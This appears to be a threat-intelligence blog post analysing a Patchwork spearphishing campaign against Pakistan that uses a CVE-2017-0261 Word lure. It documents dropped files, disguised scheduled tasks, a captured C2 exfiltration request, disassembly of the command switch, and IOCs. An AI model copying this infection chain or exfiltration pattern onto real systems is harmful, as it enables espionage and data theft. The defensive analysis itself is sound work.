
New PatchWork Spearphishing Attack

lab52.io/blog/new-patchwork-campaign-against-pakistan/

Recently, a somewhat more elaborated phishing has caught our attention at Lab52, it consists on a malicious office document of a real article from Samaa.tv published on 07-10-2019, one of the most important media in Pakistan. The article used in this campaign is related to the current rise of tension in the geopolitical Indian-Pakistani conflict with Kashmir. The headline of the article is: *“India to become center of extremism under Modi: AJK PM”* ([1]).



India to become center of extremism under Modi: AJK PM

Samaa Digital

October 7, 2019

Illustration 1: Headlines used in the Campaign

The document, with name “India’s_Extremisms_Under_Mobi.docx” and hash “167062593cb9e42a404dc9c8a0347e74888712a1256731724417e6f1d411cbbb” was written in English, an official language for both countries. The startling headline selected in the campaign tries to attract the attention and interest of the Pakistani and Indian people through the social fear. So the main target would be more focused to the Pakistani victims to download the malicious document. At the moment, Delhi and Islamabad claim the control of the whole Kashmir area. However, each public administration manage a concrete area of the region ([2]) ([3]).



Borders in Kashmir:
Pakistan - China - India
Kashgar
XINJIANG
CHINA
Gilgit
Peshawar
Islamabad
PAKISTAN
INDIA
©DW
Jammu and Kashmir (India)
Gilgit-Baltistan and Azad Kashmir (Pakistan)
Controlled by China, claimed by India
Siachen Glacier
Border between Gilgit-Baltistan and Azad Kashmir
"line of control", de-facto border in Kashmir

Illustration 2: External Kashmir’s influence

China is also involved in this geopolitical scenario as China is carrying out an important investment in Pakistan, especially in the “China-Pakistan Economic Corridor”. A public officer from Beijing declared that if there is any unacceptable geostrategic movement from India, China would defend the legal right of Pakistan in the Kashmir’s area ([3]).





Illustration 3: China Pakistan Economic corridor

The economic and trade geopolitical interests of China in Pakistan are highly relevant. Currently, it is relevant the investments of China in Pakistan to keep developing the China & Pakistan economic which will join to the OBOR’s route until the Gwadar and Karachi Port

([4]). The Indian claim to control of the whole Kashmir area, means an important approach of India to the Economic Corridor of China-Pakistan, this geopolitical situation provokes discomfort to both partners as their logistical project would be in danger to be disrupted. As it is showed; China, Pakistan and India are showing more interests in the Kashmir area.

The document appeared in public sources around 15-10-2019 and the internal data of the document dates from the 12-10-2019 so it seems a recent campaign. When the document is opened, the MSOffice Word editor process is constantly suspended and acts in an unstable way. Analyzing in depth the document, it can be observed that it contains a file called image1.eps that corresponds to a Flash element of the document that exploits the adobe Flash vulnerability known as “CVE-2017-0261”.




C:\ProgramData\Microsoft\DeviceSync

Nombre	Fecha de modifica...	Tipo	Tamaño
MSBuild.exe	17/10/2019 16:53	Aplicación	164 KB
vmtools.dll	17/10/2019 16:53	Extensión de la apl...	92 KB
VMwareCplLauncher.exe	17/10/2019 16:53	Aplicación	25 KB

Illustration 4: Dropped files by the document

The exploit executed by the document contains a shellcode that dumps into the folder “C:\ProgramData\Microsoft\DeviceSync” 3 executable files, two of them related to VMWare, and one named “MSBuild.exe”. After creating these files, the shellcode runs the binary named “VMWareCplLauncher.exe”..


As described in this Unit42 report [6], the executable “VMWareCplLauncher.exe” is a signed binary from VMWare and the DLL is also a legitimate part of VMWare, which is automatically loaded by the executable, and has been modified to create in this case two scheduled tasks:



Nombre	Estado	Desencadenadores
Scheduled Update for WindowsDefender	Listo	A las 14:25 todos los días - Tras desencadenarse, repetir cada 00:01:00 indefinidamente.
WindowsUpdate -Compulsory	En ej...	A las 14:25 todos los días - Tras desencadenarse, repetir cada 00:01:00 indefinidamente.

Acción	Detalles
Iniciar un programa	C:\ProgramData\Microsoft\DeviceSonc\MSBuild.exe

Illustration 5: Tasks created by VMWareCplLauncher.exe




Acción	Detalles
Iniciar un programa	C:\Users\Lucas\AppData\Roaming\Microsoft Updates\MsUpdte.exe

Illustration 6: Second binary path

The first task, points to the yet seen executable “MSBuild.exe” and the second to a binary that isn’t generated at any time of the infection and that could point to a next stage of infection that may be downloaded after a “recon” of the infected machine made by this fist stage. After a minute, the task programmed with the name “Windows Update…” launches the MSBuild.exe binary, which consists of a first stage trojan, with a multitude of capabilities described below.

This sample contacts the domain “yetwq.twilightparadox.com” through the HTTP protocol to which constantly sends information collected from the victim computer, together with the parameter “crc=e3a6” which is “hardcoded” in its logic.



```
o.    Time        Source           Destination      Protocol Length Info
 2197 547.128209  192.168.70.33    185.161.208.252  TCP          66 49177 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 2198 547.204250  185.161.208.252  192.168.70.33    TCP          66 80 → 49177 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1368 WS=256 SACK_PERM=1
 2199 547.204593  192.168.70.33    185.161.208.252  TCP          54 49177 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 2200 547.204681  192.168.70.33    185.161.208.252  HTTP        497 POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//BDYot0NxyG.php HTTP/1.1  (application/x-www-form-urlencoded)
 2201 547.306212  185.161.208.252  192.168.70.33    TCP          54 80 → 49177 [ACK] Seq=1 Ack=444 Win=131328 Len=0
 2202 547.310678  185.161.208.252  192.168.70.33    HTTP        252 HTTP/1.1 200 OK
                                                                    Len=0
                                                                   65280 Len=0
                                                                   8 Len=0
                                                                   131328 Len=0
                                                                    Len=0
```


Stream Content

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//BDYot0NxyG.php HTTP/1.1
HOST: yetwq.twilightparadox.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

1aL=MzGC7KwNClbnpoiFZ+GGH3wk6t&kyb=LqAA9d+ajuNLLpbrwF&TTHH=sPfg38YnUXGb+pBO+ZDHUCEn2Ow96QCSO+hOFs1q5SkEnx8Q==&crc=e3a6
HTTP/1.1 200 OK
Date: Fri, 18 Oct 2019 18:10:55 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2n PHP/5.6.33
X-Powered-By: PHP/5.6.33
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

Illustration 7: Malware traffic with it’s C2

The response of the server is checked in its logic, in search of one of the following numbers “4, 5, 8, 13, 23, 33” which correspond to different commands related to the download and execution of other binaries, keyboard monitoring, sending screenshots to the command and control server or theft of files with the following list of extensions: “doc:docx:pdf:ppt:pptx:jpg:jpeg:png:rtf:txt:7z:rar:zip:docm:msg:wps:xps:pptm”.



```
add     esp, 0Ch
lea     ecx, [esp+1410h+var_1404]
inc     edi
mov     edx, offset a0_0 ; "0"
add     edi, esi
call    sub_4066F0
cmp     eax, 1
jz      loc_408E74
```

```
mov     edx, offset a8_0 ; "8"
lea     ecx, [esp+1410h+var_1404]
call    sub_4066F0
cmp     eax, 1
jnz     short loc_408A9F
```

```
loc_408A9F:
mov     edx, offset a23 ; "23"
lea     ecx, [esp+1410h+var_1404]
call    sub_4066F0
cmp     eax, 1
jnz     loc_408B32
```

```
loc_408B32:
mov     edx, offset a13 ; "13"
lea     ecx, [esp+1410h+var_1404]
call    sub_4066F0
cmp     eax, 1
jnz     loc_408C1C
```

```
loc_408C1C:
mov     edx, offset a4_0 ; "4"
lea     ecx, [esp+1410h+var_1404]
call    sub_4066F0
cmp     eax, 1
```

Illustration 8: Command switch/case on the sample

Both its capabilities and its code are practically the same as those described by Unit42 in reference to the BadNews threat. In the same way, the TTPs of the entire infection chain coincide with those described in several reports in relation to campaigns that have been attributed to the Patchwork group also known as “Dropping Elephant” or “APT-C-09”.

Furthermore, due to the characteristics of the campaign and the current geopolitical scenario in the area, it seems that its main targets could be located in Pakistan and would be linked to the Chinese-Pakistani Economic Corridor (CPEC) route.

IOCs:

167062593cb9e42a404dc9c8a0347e74888712a1256731724417e6f1d411cbbb
6b656dc98773255cbc3592122db6487326e39b8e01966cca174dde87e72f82ec
5f5a1af57872610aa692ee3d0fba4a0171c2ec1a8cc3cf45f21f52caa2ab9041
31c913899d50d78f2d7d9657e7534bd36819ec9571566216f1c963bf605417f7
yetwq.twilightparadox.com
185.161.208.252

References:

[1] https://www.samaa.tv/news/2019/10/india-to-become-center-of-extremism-under-modi-ajk-pm/

[2] https://www.bbc.com/news/world-asia-india-49737886

[3] https://www.dw.com/en/pakistan-thanks-china-for-support-on-kashmir-issue/a-50745277

[4]https://www.dw.com/en/belt-and-road-forum-is-the-china-pakistan-economic-corridor-failing/a-48473486

[5] https://attack.mitre.org/groups/G0040/

[6] https://unit42.paloaltonetworks.com/unit42-patchwork-continues-deliver-badnews-indian-subcontinent/